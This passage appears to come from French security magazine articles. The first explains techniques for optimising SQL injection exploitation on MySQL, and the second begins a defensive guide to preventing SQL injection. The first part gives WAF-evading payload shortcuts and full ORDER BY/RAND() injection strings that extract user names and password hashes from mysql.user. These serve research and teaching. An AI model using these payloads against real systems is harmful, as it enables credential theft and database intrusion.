- diminuer la taille de l'injection, cela ne diminuera pas le nombre de requêtes, mais est parfois la solution quand une application limite la taille d'un paramètre donné ou quand un pare-feu applicatif (WAF) bloque sur des mots-clés (*patterns*).
- diminuer le nombre de requêtes en diminuant la quantité d'informations à récupérer.
- diminuer le nombre de requêtes en récupérant plus d'informations par requête.

Toutes ces méthodes peuvent évidemment être combinées afin d'être encore plus efficaces.

1.2 Méthode de travail

La recherche d'optimisation est principalement réalisée à l'aide des trois éléments suivants :

- la documentation de la base de données pour lire la liste de toutes les fonctions existantes ainsi que leur fonctionnement et limites.

- un shell SQL pour tester chaque fonction et vérifier que l'on obtient bien le comportement désiré.
- une bibliothèque HTTP maison permettant de facilement créer des requêtes HTTP et de comptabiliser le nombre de requêtes réalisées.

La plupart du travail est réalisée dans le shell de la base de données pour les parties sur l'optimisation de la taille de l'injection et de l'optimisation de la quantité de données par requête. Il s'agit majoritairement de réaliser des requêtes SQL de plusieurs lignes jusqu'à obtention du résultat souhaité.

2 Optimisation de la taille de l'injection

L'optimisation de la taille de l'injection est principalement basée sur de simples « hacks » et le fonctionnement spécifique de la base de données cible.

Il est par exemple possible de réaliser les substitutions suivantes sous MySQL :

- `SUBSTR()` à la place de `SUBSTRING()` ;
- `MID()`, `LEFT()` ou `RIGHT()` à la place de `SUBSTR()` ;
- `SELECT@@VERSION` ; (sans espace entre `SELECT` et `@@VERSION`) à la place de `SELECT version()` ;
- `&&1` à la place de `AND 1=1` ;
- `&1` à la place de `&&1` ;
- `||1` à la place de `OR 1=1` ;
- `|1` à la place de `||1` (mais cela ne fonctionnera pas pour `NULL|1`) ;
- `!id` à la place de `id=0` ;
- `>` à la place de `<=` (en échangeant la position des variables).

Toutes ces modifications ont l'avantage de réduire la taille de l'injection SQL mais aussi de permettre de contourner un possible pare-feu applicatif de plus en plus souvent présent en frontal d'application (même si leur inefficacité n'a d'égal que leur prix).

Il est aussi possible d'éviter l'utilisation d'une longue chaîne de caractères en la remplaçant par son CRC32. Par exemple la requête suivante :

```
mysql> select column_name from columns where table_name= 'events_waits_
summary_global_by_event_name';
+---------------+
| column_name   |
+---------------+
| EVENT_NAME    |
| COUNT_STAR    |
| SUM_TIMER_WAIT |
| MIN_TIMER_WAIT |
| AVG_TIMER_WAIT |
| MAX_TIMER_WAIT |
+---------------+
```

peut être remplacée par son équivalent :

```
mysql> select column_name from columns where crc32(table_name)=1388198506 ;
+---------------+
| column_name   |
+---------------+
| EVENT_NAME    |
| COUNT_STAR    |
| SUM_TIMER_WAIT |
| MIN_TIMER_WAIT |
| AVG_TIMER_WAIT |
| MAX_TIMER_WAIT |
+---------------+
```

étant donné que le CRC32 de la chaîne de caractères `'events_waits_summary_global_by_event_name'` est égal à `1388198506`. Comme précédemment, cette modification aura l'avantage de permettre de contourner une liste prédéfinie de mots-clés d'un pare-feu applicatif.

3 Optimisation de la quantité d'informations à récupérer

3.1 Limitation de la taille de l'espace des données

La plupart de la récupération de données est trop souvent réalisée sur un espace fixe : 7 bits de données par caractère (ou même 8 bits par caractère pour une exploitation naïve). Cependant, si l'espace de données peut être limitée, il est possible de réaliser moins de requêtes.

Prenons l'exemple courant de mot de passe sous forme hexadécimale, la façon la plus simple de récupérer un *hash* (md5) de 32 caractères est de réaliser une requête par bit et 7 bits par caractère, ce qui représente 224 requêtes. Il est cependant possible d'optimiser cette exploitation car l'espace de valeurs possibles est compris entre 0-9a-f. Il est donc possible de ne faire que 4 requêtes en réalisant une recherche dichotomique d'un caractère. Il est alors nécessaire de réaliser 4 requêtes x 32 caractères : 128 requêtes.

Une autre optimisation consiste à utiliser la fonction `UNHEX()` pour réduire la taille du condensat et ensuite le récupérer :

```
mysql> select length(md5('test'));
+--------------------+
| length((md5('test'))) |
+--------------------+
|                 32 |
+--------------------+
mysql> select length(unhex(md5('test')));
+-------------------------+
| length(unhex(md5('test'))) |
+-------------------------+
|                      16 |
+-------------------------+
```

Cependant, l'espace de valeurs à la sortie de **UNHEX** est codé sur 8bits, il est donc nécessaire de réaliser 16 x 8 bits : 128 requêtes.

De la même façon, beaucoup d'outils d'exploitation d'injection SQL récupèrent les entiers sous forme de chaînes de caractères. En se basant sur le fait qu'il faut 7 bits pour récupérer un caractère, il faudra 21 requêtes (3 x 7bits) pour récupérer la chaîne « 131 », alors que celle-ci peut être récupérée en tant qu'entier, en seulement 8 requêtes (en utilisant une recherche dichotomique à nouveau).

Il est aussi souvent possible de s'astreindre de récupérer la casse des mots. En effet, MySQL réalise les comparaisons de chaînes de caractères de façon non sensible à la casse, donc dans le cas d'identifiants, par exemple, la casse n'est que rarement nécessaire pour s'authentifier, même chose si les mots de passe sont stockés en clair (il est probablement souhaitable de récupérer la casse pour les mots de passe en clair au cas où ceux-ci sont réutilisés sur d'autres systèmes). Ainsi, il est à nouveau possible de restreindre l'espace des données récupérées et faire moins de requêtes.

Ces méthodes sont malheureusement difficiles à automatiser car il n'est pas toujours possible de connaître l'espace de données récupérées et un seul élément dans la quantité de données à récupérer peut rendre l'optimisation impossible et/ou trop coûteuse.

3.2 Compression

MySQL dispose également d'une fonction **compress()** permettant de compresser un ensemble de données. Même si cette fonction s'avère prometteuse, elle n'est efficace qu'après un certain volume de données (environ 80 caractères).




Fig. 1 : Comparaison de la taille d'une chaîne de caractères et de sa taille compressée

Afin d'obtenir une chaîne de cette taille (il est en effet assez rare de trouver des colonnes de plus de 80 caractères), il est possible d'utiliser plusieurs méthodes :

- la fonction **concat()** afin de concaténer plusieurs colonnes ensemble, par exemple :

```
select concat(table_name,':' ,column_name, ':', data_type ) from columns;
```

- la fonction **concat_ws** afin de concaténer plusieurs colonnes ensemble, mais cette fois en ne spécifiant qu'une seule fois le séparateur :

```
select concat_ws(':', table_name, column_name, data_type) from columns;
```

- la fonction **group_concat()**, cette fonction va concaténer plusieurs *tuples* (lignes) ensemble, elle présente cependant une limitation et ne retourne que les 1024 premiers caractères :

```
select group_concat(table_name SEPARATOR ' :') from columns;
```

La valeur récupérée peut ensuite être décompressée en utilisant la fonction MySQL **uncompress()** sur une base de données locale. Il est ainsi possible d'encore plus limiter le nombre de requêtes.

3.3 Prédiction de données

3.3.1 Méthodes

Une autre méthode consiste à prédire les données. En effet, prenons le cas d'une injection aveugle, 7 requêtes sont nécessaires pour récupérer un caractère n :

- première requête : bit 0 du caractère n à 1 ou à 0 ?
- seconde requête : bit 1 du caractère n à 1 ou à 0 ?
- troisième requête : bit 2 du caractère n à 1 ou à 0 ?
- ...

S'il est possible de prédire un caractère, il est possible de ne faire qu'une seule requête :

- première requête : caractère n est 'a' ?

Si la réponse est « vrai », il est possible de directement « gagner » 6 requêtes, si elle est fausse, il est nécessaire de faire 7 requêtes (même si on peut tenter sa chance avec une autre valeur). Si l'algorithme de prédiction est assez fiable, il est possible d'être plus efficace.

Cette méthode est principalement utile pour les données « normalisées » comme les noms de tables ou de colonnes. Elle sera en effet beaucoup moins efficace sur des données aléatoires car la prédiction est impossible et donc cette technique augmentera le nombre de requêtes nécessaires.

La première solution envisagée est basée sur l'utilisation des chaînes de Markov. Pour cela, il suffit de construire une table contenant tous les caractères possibles en abscisse et en ordonnées et de la remplir en se basant sur un dictionnaire donné (par exemple une liste de tables extraites de différents projets libres). Pour chaque caractère d'un mot, on ajoute un point au caractère suivant dans le mot. On obtient ainsi une table de probabilité du prochain caractère à partir d'un caractère donné.




Fig. 2 : Arbre après ajout des mots « pentesterlab » et « pentesterfr »




Fig. 3 : Même arbre après ajout des mots « pentesteur » et « penurie ».

Cette approche semble une bonne idée, mais malheureusement n'est pas du tout adaptée au contexte de la lettre recherchée en fonction des lettres déjà trouvées. En effet, la plupart des noms de tables ou de colonnes sont basés sur des mots du dictionnaire (français ou anglais) et le fait que l'on veuille avoir un taux de succès très élevé sur le premier test fait que cette solution n'est pas adaptée au problème. Elle diminue tout de même un peu le nombre de requêtes nécessaires.

Une autre solution consiste à construire un arbre des valeurs possibles et de leur probabilité. Toujours en se basant sur un dictionnaire de tables et colonnes, il suffit de construire mot après mot un arbre de tous les « chemins » possibles entre les lettres et de leur affecter une probabilité basée sur la liste d'apprentissage.

Prenons l'exemple d'un dictionnaire contenant les mots suivants : (« pentesterlab », « pentesterfr », « pentesteur » et « penurie »).

Maintenant, si durant la phase d'exploitation, on a déjà récupéré la suite de caractères « pen », on pourra tester la lettre « t » car elle est la plus probable. On peut ainsi tenter de minimiser le nombre de requêtes totales.

Si le choix s'avère exact, nous évitons de faire 7 requêtes et donc gagnons 6 requêtes par rapport à une exploitation « classique ».

Dans le cas où l'arbre ne contient pas de « prochaine valeur probable », il est possible :

- de réaliser une exploitation classique sans prédiction.
- d'utiliser la table de Markov vue précédemment pour prédire le prochain caractère.

3.3.2 Résultats

Le tableau suivant donne un ordre de grandeur du nombre de requêtes nécessaires afin de récupérer une même quantité de données :

Méthode utilisée	Nombre de requêtes nécessaires
Sans optimisation	3345 requêtes HTTP
En utilisant uniquement Markov	3006 requêtes HTTP
En utilisant l'arbre et Markov	1166 requêtes HTTP

Cette méthode présente plusieurs avantages :

- Elle peut facilement être incorporée à un outil d'exploitation existant sans pour autant créer trop de modifications.
- L'arbre peut être pré-calculé et fourni en tant que sous-partie d'un outil d'exploitation.
- L'arbre peut également être évolutif et se mettre à jour pour chaque nouveau mot détecté lors de l'exploitation d'une injection.
- Elle est particulièrement efficace pour les projets libres utilisant un préfixe de tables, car la plupart des tables vont avoir ce préfixe et l'arbre le détectera s'il est évolutif.

Il est également possible d'essayer de prédire plus d'un caractère à la fois afin d'aller encore plus vite (en particulier dans le cas de tables utilisant un préfixe).




Fig. 4 : Prédiction de la prochaine valeur à partir de la chaîne « pen »

3.4 Limitation des données inutiles récupérées

Un autre problème rencontré lors de l'exploitation d'injections SQL est la récupération inutile de données. La plupart des outils vont aller récupérer des données connues et inutiles comme la liste des bases de données (« information_schema », « mysql », ...), tables (« character_sets », « collation », « columns ») et des colonnes présentes par défaut. Ces bases, tables et colonnes sont internes à MySQL et seront donc toujours présentes. De plus, ces tables sont les premières dans la base de données et seront donc récupérées en premier si aucune optimisation n'est réalisée. Il est possible de simplement éviter ce comportement en récupérant pour chaque version de MySQL les noms et nombre de tables et colonnes par défaut dans la base de données lors de l'installation. Lors d'une exploitation, il suffit ensuite de récupérer la version de la base de données et d'appliquer un décalage à l'aide du nombre de bases, tables ou colonnes en utilisant la clause **LIMIT**.

SQLMap dispose d'une option afin de limiter la récupération de ces données inutiles : **--exclude-sysdbs**.

4 Optimisation de la quantité d'informations récupérées lors d'une injection

4.1 Exemple de vulnérabilité

Cet exemple est basé sur une vulnérabilité dans une clause « Order by », vulnérabilité courante dans les applications Java et PHP étant donné que l'utilisation des fonctions de filtrage typique (type **mysql_real_escape_string**) ou les **prepare_statement** (impossibilité d'utiliser un nom de colonne variable dans la clause « order by ») ne permettent pas de se protéger facilement contre ce type de vulnérabilité.

Contrairement à une injection aveugle classique, il est possible de générer dans la plupart des cas plus de 2 états, il est donc possible de récupérer plus d'un bit d'informations. Il est en théorie possible de récupérer, log(nombre d'états,2) bits d'informations.

4.2 Méthodes vues précédemment

Dans l'article publié précédemment dans *MISC* 52, nous avons vu comment il était possible d'utiliser **CASE ... WHEN** pour générer plusieurs façons de trier l'information et donc plusieurs états.

Les requêtes suivantes démontrent comment on peut récupérer 8 bits d'informations en deux requêtes HTTP. On suppose ici qu'il est possible de trier les informations selon 4 colonnes (« id », « name », « age » et « groupid ») et qu'il n'y a pas de collisions parmi les résultats :

```
## Retrieving ----XXXX
CASE (ASCII(substr((select @@version),1,1))&3) when 0 then id when
1 then name when 2 then age when 3 then groupid END ASC, CASE
((ASCII(substr((select @@version),1,1))&12)>>2) when 0 then id when
1 then name when 2 then age when 3 then groupid END ASC
## Retrieving XXXX----
CASE ((ASCII(substr((select @@version),1,1))&48)>>4) when 0 then id
when 1 then name when 2 then age when 3 then groupid END ASC, CASE
((ASCII(substr((select @@version),1,1))&192)>>6) when 0 then id when
1 then name when 2 then age when 3 then groupid END ASC
```

Cette solution a l'avantage d'être plus rapide qu'une exploitation aveugle simple, cependant la taille de l'injection peut facilement devenir énorme car la même requête est répétée pour chaque « CASE » (même s'il est possible d'utiliser les variables MySQL pour éviter les répétitions).

4.3 Optimisation à l'aide de RAND

L'optimisation précédente souffre d'un problème majeur, le tri est toujours réalisé dans le même sens, chaque valeur est comparée de la même façon à chacune des autres valeurs, nous allons voir comment il est possible de dépasser cette limitation à l'aide de la fonction **RAND()**. Cette fonction est normalement utilisée pour renvoyer un nombre aléatoire.

4.3.1 La fonction MySQL RAND

Il est possible avec MySQL de trier les résultats d'une requête en se basant sur :

- un entier (souvent utilisé pour déterminer le nombre de colonnes dans une exploitation utilisant le mot-clé **UNION**), l'entier est alors considéré comme un index de colonne.
- un nom de colonne (souvent utilisé par les développeurs dans des cas de tris légitimes).
- un nombre flottant.

Cependant, il n'est pas possible d'utiliser uniquement le nombre flottant tel quel dans la requête, sinon celui-ci sera considéré comme une constante (même phénomène que celui visible lors de l'utilisation d'un chaîne de caractères entre apostrophes). Il est donc nécessaire, pour trier à partir d'un nombre flottant, d'utiliser une fonction qui retournera un nombre flottant et non un nombre flottant en tant que tel.

De plus, il nous faut une fonction générant une valeur différente à chaque fois qu'elle est appelée pour ne pas toujours ordonner de la même façon chaque tuple. La fonction **RAND()** remplit tous ces pré-requis.

La méthode de tri générée par `RAND(x)` est assez unique, tout d'abord, voyons comment 2 valeurs sont comparées en fonction de différentes valeurs de `RAND(x)`. Si deux valeurs sont ordonnées par un nombre flottant X, quelles que soient leurs valeurs, la première valeur fournie sera « supérieure » à la seconde valeur si X est supérieur à 0.5, « inférieure » dans le cas contraire.

L'extrait suivant illustre ce phénomène :

Requête	Résultat	Commentaires
`SELECT 1 UNION SELECT 2`	1,2	Aucun tri
`SELECT 1 UNION SELECT 2 order by .3;`	1,2	0,3 est considéré comme une constante
`SELECT 1 UNION SELECT 2 order by rand(1);`	1,2	`rand(1) ~= 0.405`
`SELECT 1 UNION SELECT 2 order by rand(2);`	2,1	`rand(2) ~= 0.655`

Maintenant, afin de comprendre pourquoi tout n'est pas trié dans le même ordre, il faut comprendre que la fonction `RAND(x)` sera appelée pour chaque comparaison entre deux valeurs. Et chaque appel générera une valeur différente. Pour visualiser ce fonctionnement, il n'est pas possible de lancer uniquement :

```
mysql> select 1,rand(1) union select 2,rand(1);
+---+-------------------+
| 1 | rand(1)           |
+---+-------------------+
| 1 | 0.40540353712197724 |
| 2 | 0.40540353712197724 |
+---+-------------------+
```

Il est cependant possible de le voir en récupérant des informations d'une table existante (ici avec `mysql.user`) :

```
mysql> mysql> select user,rand(1) from user;
+--------+-------------------+
| user   | rand(1)           |
+--------+-------------------+
| root   | 0.40540353712197724 |
| root   |  0.8716141803857071 |
| webapp |  0.1418603212962489 |
+--------+-------------------+
```

4.3.2 L'attaque

La fonction `RAND()` va nous permettre de facilement générer énormément de combinaisons en se basant sur l'ordre des données affichées, et ainsi, s'il est possible de créer N combinaisons, il sera possible de récupérer log(N,2) bits d'informations par requête.

La première étape consiste à réaliser une prise d'empreinte de toutes les combinaisons possibles, jusqu'à ce qu'une collision soit rencontrée.

Il s'agit donc de récupérer une empreinte de la page pour chaque valeur de `RAND(x)`. Cette empreinte peut être calculée en utilisant md5 par exemple (pour avoir quelque chose de plus intelligible). Une méthode plus réaliste consiste à se baser sur des méthodes de comparaison de chaînes de caractères utilisant des fonctions, comme la distance de Levenshtein, qui seront moins dépendantes du bruit (ajout de liens publicitaires par exemple ou toutes autres données aléatoires), mais plus consommatrices en termes de temps et ressource CPU.

Si l'injection se situe dans la page http://vulnerable/?order=<Injection>, les valeurs suivantes seront récupérées (ici sans encodage) :

- http://vulnerable/?order=rand(0) ;
- http://vulnerable/?order=rand(1) ;
- http://vulnerable/?order=rand(2) ;
- http://vulnerable/?order=rand(3).
- ... et ce jusqu'à ce qu'une collision soit détectée.

Bien entendu, cette prise d'empreinte est « chère » en termes de requêtes et n'est intéressante que si la quantité d'informations à récupérer est importante.

Une fois cette collision détectée, il va falloir « découper » l'information désirée en bloc de log(X,2) (où X est la valeur maximale récupérée précédemment). Cette méthode peut encore être optimisée en recherchant des cas ne présentant pas de collision pour des valeurs supérieures à X, mais s'arrêter à la première collision rend les choses beaucoup plus simples...

Maintenant, il suffit de récupérer les données désirées en injectant la requête SQL souhaitée à l'intérieur de la fonction `RAND()`, cependant il est nécessaire de découper le résultat en fonction de l'espace de données récupérables.

Pour cela, il est nécessaire de transformer la valeur récupérée sous la forme d'une suite d'entiers dont la valeur est comprise entre 0 et log(X,2) et de récupérer chaque entier puis de reconstruire la chaîne côté client.

De nombreux petits « hacks » sont nécessaires du fait de pas mal de limitations/comportements de MySQL, entre autres, le fait que la fonction de conversion `CONV()` soit limitée en taille.

Si nous souhaitons récupérer le résultat de la requête « select '123' », le résultat sera '123'. Il nous faut réaliser les opérations suivantes :

1. Récupérer la version hexadécimale de la chaîne '123'' : 313233.
2. La remplacer par sa valeur binaire à l'aide d'une suite d'appels de la fonction `REPLACE()` : 001100010011001000110011.
3. Sélectionner les bits qui nous intéressent (5 premiers bits) : 00110.
4. Convertir cette valeur sous la forme d'un entier : 6.

Cela donne l'injection suivante :

```
CONV(SUBSTR(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(
REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPL
ACE(HEX((SELECT GROUP_CONCAT(user,password) FROM mysql.user)),0,0x30
303030),1,0x30303031),2,0x30303130),3,0x30303131),4,0x30313030),5,0x
30313031),6,0x30313130),7,0x30313131),8,1000),9,1001),0x41,1010),0x4
2,1011),0x43,1100),0x44,1101),0x45,1110),0x46,1111),1.0,5),2,10)
```

Cette version est évidemment simplifiée car elle ne prend pas en compte la détection de la fin de la chaîne.

Afin de détecter cette fin de chaîne, il est possible de faire une première requête pour récupérer la taille de la chaîne ou d'utiliser un système de canari afin de détecter si la dernière partie d'informations récupérées est correctement alignée ou pas en utilisant un IF dans l'injection. À titre indicatif, la requête finale avec gestion du canari ressemble à (pour une injection avec 5 bits d'informations récupérables) :

```
SELECT  (
  IF(
    LENGTH(SUBSTR(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(
REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(R
EPLACE(REPLACE(HEX((SELECT GROUP_CONCAT(user,password) FROM mysql.
user)),0,0x30303030),1,0x30303031),2,0x30303130),3,0x30303131),
4,0x30313030),5,0x30313031),6,0x30313130),7,0x30313131),8,1000)
,9,1001),0x41,1010),0x42,1011),0x43,1100),0x44,1101),0x45,1110),
0x46,1111),1.0,5))=5,
    CONV(SUBSTR(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(R
EPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(REPLACE(RE
PLACE(REPLACE(HEX((SELECT GROUP_CONCAT(user,password) FROM mysql.
user)),0,0x30303030),1,0x30303031),2,0x30303130),3,0x30303131),
4,0x30313030),5,0x30313031),6,0x30313130),7,0x30313131),8,1000)
,9,1001),0x41,1010),0x42,1011),0x43,1100),0x44,1101),0x45,1110),
0x46,1111),1.0,5),2,10),
    32)
);
```

Si le canari est détecté, une requête HTTP supplémentaire est réalisée en préfixant la valeur 1 afin de détecter tous les cas où la conversion n'a pas correctement fonctionné : 00001, 00011, 00111 par exemple pour 5 bits d'informations récupérées par requête.

La reconstruction de la chaîne se fait en réalisant l'inverse des opérations précédentes. Ces opérations doivent être appelées dans l'ordre inverse afin de récupérer une valeur correcte. Tout ceci peut être réalisé à l'aide de la fonction **unpack** (dans la plupart des langages de scripts). On construit ensuite l'information par concaténation de chacun des bits récupérés, comme pour une injection aveugle classique.

4.3.3 Optimisation possible

De plus, la fonction **RAND** de MySQL a la particularité de donner le même résultat quelles que soient l'architecture et la version du serveur MySQL. Elle peut être réécrite (par exemple en Ruby) :

```
((Float(i*0x10001+55555555)*3+Float(i*0x10000001))%0x3FFFFFFF)/0x3FFFFFFF
```

où i est la valeur passée en argument.

Vous pouvez tester sur n'importe quelle base de données MySQL (32bits et 64bits) et vous obtiendrez les résultats suivants pour le premier appel de la fonction **RAND()** :

rand(0)	0.15522042769493574
rand(1)	0.40540353712197724
rand(2)	0.6555866465490187

Il s'agit d'un comportement tout à fait normal, mais il va nous être très utile pour trier les résultats car nous pouvons pré-calculer les états coté attaquant. En effet, s'il est possible de prédire côté client les états présents côté serveur, la phase de prise d'empreinte de la base de données n'est plus nécessaire.

Pour cela, il suffit de recréer la même table contenant les informations exposées dans la page dans une base de données locales. Lors de l'exploitation, on ne fera plus la comparaison en utilisant un tableau d'empreintes de toutes les pages web possibles, mais cette fois en retrouvant à quel ordre ce classement correspond, et ainsi, récupérer le résultat de l'injection.

Cette méthode suppose cependant qu'aucune transformation ne soit réalisée entre les données stockées et les données affichées dans la page. Par exemple, si les données sont ensuite modifiées par du code (i.e. : après l'injection), il sera impossible d'utiliser cette optimisation de la prise d'empreintes. Par exemple, la suppression d'une ligne dans le résultat. Cependant, vu que le tri ne dépend pas des données (comme nous l'avons vu lors de l'explication sur la fonction **RAND()**), la plupart des modifications de données (par exemple une concaténation de deux colonnes de la base de données en une colonne dans la page web) ne poseront pas de problème.

Un exemple complet de cette méthode est disponible sur Github : **https://github.com/lukejahnke/MySQL-Colour-Blind-Injection**.

Toutes ces techniques d'optimisation (« CASE WHEN » et « RAND() ») posent cependant le problème de l'ajout de données au cours de l'exploitation. En effet, si un tuple est ajouté, l'ordre des données dans la page risque d'être bouleversé et toutes les empreintes récupérées ne seront plus valides.

Conclusion

Cet article a démontré, je l'espère, comment il est possible d'optimiser l'exploitation d'injections SQL et de faire moins de requêtes afin de récupérer plus rapidement les informations désirées (au prix de quelques maux de tête cela dit). Ces méthodes ne sont pas encore (pour la plupart) disponibles dans des outils publics mais seront probablement intégrées un jour (ou pas). ■

PRÉVENTION DES INJECTIONS SQL

Laurent Butti – laurent.butti@gmail.com

mots-clés : PRÉVENTION / SQLI / GUIDE / DÉVELOPPEMENT

L'injection SQL est une des failles les plus prisées. Nous ne comptons plus petites et grandes organisations ayant vu des données sensibles aspirées avec tous les impacts qui en découlent [DBLOSS]. Malheureusement, cela ne témoigne pas d'une grande technicité de l'exploitation, mais plutôt d'erreurs classiques d'implémentation logicielle. Cet article expose les recommandations à mettre en œuvre pour une défense adéquate dans la prévention des injections SQL.

1 Introduction

L'injection SQL est définie par **[CWE89]** de la manière suivante : « *The software constructs all or part of an SQL command using externally-influenced input from an upstream component, but it does not neutralize or incorrectly neutralizes special elements that could modify the intended SQL command when it is sent to a downstream component.* ». En effet, l'injection SQL est une classe de vulnérabilité consistant à détourner des requêtes SQL légitimes via une injection de code SQL qui sera alors interprétée et exécutée par la base de données.

Plus généralement, comme toute faille liée à l'injection, il s'agit d'essayer de mélanger des données avec du code. Dans le cas de l'injection SQL, les données seront issues d'informations non de confiance comme des entrées utilisateur directes (e.g. depuis le Web) ou indirectes (e.g. depuis une autre base de données) ; et seront alors utilisées dans la construction d'une requête SQL dynamique.

Cette catégorie de faille web est toujours considérée comme la plus dangereuse par de nombreuses études et différents organismes **[CWE89] [OWASP]**. Par ailleurs, le mot-clé « SQL » sur la base **[CVE]** ne donne pas moins de 6000 entrées : de très nombreuses applications sont touchées, et parmi celles-ci, des applications très populaires dont une grande majorité étant développées en PHP (e.g. WordPress, Joomla, ...).

Dans le cadre d'attaques non ciblées, les attaquants se reposent souvent sur des bases publiques de vulnérabilités et automatisent la recherche d'applications potentiellement vulnérables que ce soit manuellement (avec outils maison, open source ou payants) ou via les « Google Dorks » **[DORKS]**.

Dans ce contexte de forte exposition à des attaques, ciblées ou pas, la prévention par un développement sûr – non limitée à la problématique des injections SQL – est capitale.

Parmi les risques liés à une injection SQL réussie, nous pouvons noter :

- contournement de mécanismes d'authentification ;
- récupération ou altération des données de la base de données ;
- compromission du socle d'hébergement en lecture et/ou écriture...

À la vue des possibilités offertes à l'attaquant, mais aussi par le fait que cette attaque soit directe (contrairement à l'exploitation d'une faille « Cross-Site Scripting »), il est naturel que ce type de faille soit très recherchée ! N'oublions pas que par défaut, toute faille applicative sur un site web externe est atteignable de tout Internet, la robustesse du site web est primordiale car la protection classique périmétrique par pare-feu réseau n'est d'aucune utilité dans ce contexte.

Dans cet article, nous n'aborderons pas les aspects exploitation de vulnérabilité SQL qui sont détaillés par les autres articles de ce dossier. Par ailleurs, bien qu'étant relatif à la prévention contre les injections SQL, cet article doit être replacé dans un cadre global de règles de développement sûr à mettre en œuvre pour la prévention de toute faille de sécurité applicative.

2 Prévention des injections SQL au niveau de l'application

C'est bien évidemment l'endroit le plus naturel pour éviter les failles de sécurité !

Dans le cadre du développement d'implémentations sûres, nous pouvons distinguer deux points de contrôle :

- au niveau de la validation des entrées (où toutes sont à considérer) ;
- au niveau de l'utilisation de ces entrées pour des opérations sensibles (sortie HTML vis-à-vis des XSS, interrogation SQL vis-à-vis des SQLi, ...).

La démarche est donc de disposer et d'appliquer **obligatoirement** des mécanismes de contrôle à ces deux niveaux.

Attention !

Quelles sont les données non de confiance ?

Toute donnée issue de manière directe ou indirecte d'entrées utilisateurs (et donc potentiellement malveillantes) : paramètres `GET/POST`, en-têtes HTTP, COOKIES, URL... Cela inclut aussi les données issues des bases de données, qui sont souvent – à tort – considérées comme de confiance. En effet, il n'y a pas de raison de « nettoyer » les données lors de leur stockage en base de données, la modification de données en base peut impacter le fonctionnel, donc ce n'est généralement pas souhaité. Cependant, il faut s'assurer que les autres applicatifs considèrent bien les informations issues de la base de données comme étant non de confiance (si dérivées des entrées utilisateurs) pour éviter certains écueils. Dans le cas des risques liés aux injections SQL, nous pouvons alors faire face à des injections SQL de second ordre [SECONDORDER] où une donnée malveillante déjà présente en base de données est alors utilisée pour créer une requête SQL dynamique.

Vis-à-vis de la validation des données, il faut :

- contrôler les points d'entrée en un endroit unique dans l'application pour disposer d'un point de passage obligé, ce qui apporte de la lisibilité lors des développements et facilite grandement les audits de sécurité sur le code source.
- effectuer des contrôles sur les données dont on connaît le type, la longueur et/ou le format de la donnée :
  → par exemple, si une chaîne de caractères attendue en entrée est connue comme étant alphanumérique, alors appliquer une expression régulière de validation, et lorsqu'elle n'est pas considérée valide, seuls deux choix doivent être possibles au niveau développement : soit imposer de revenir au début du traitement dans l'application, soit appliquer une valeur par défaut (qui est supposée saine). Il faut notamment résister à la tentation d'effectuer du nettoyage de ces données (enlever les caractères non souhaités), car comme souvent dans les politiques de filtrage négatives, les filtres sont potentiellement contournables **[WEBSEC]**.
  → ou encore lorsque les valeurs possibles d'une donnée sont connues (e.g. entier dans un intervalle particulier, ensemble de chaînes de caractères pré-définies...), il faut appliquer la validation avec un contrôle de ces valeurs possibles avec la même démarche que précédemment pour la gestion des exceptions.

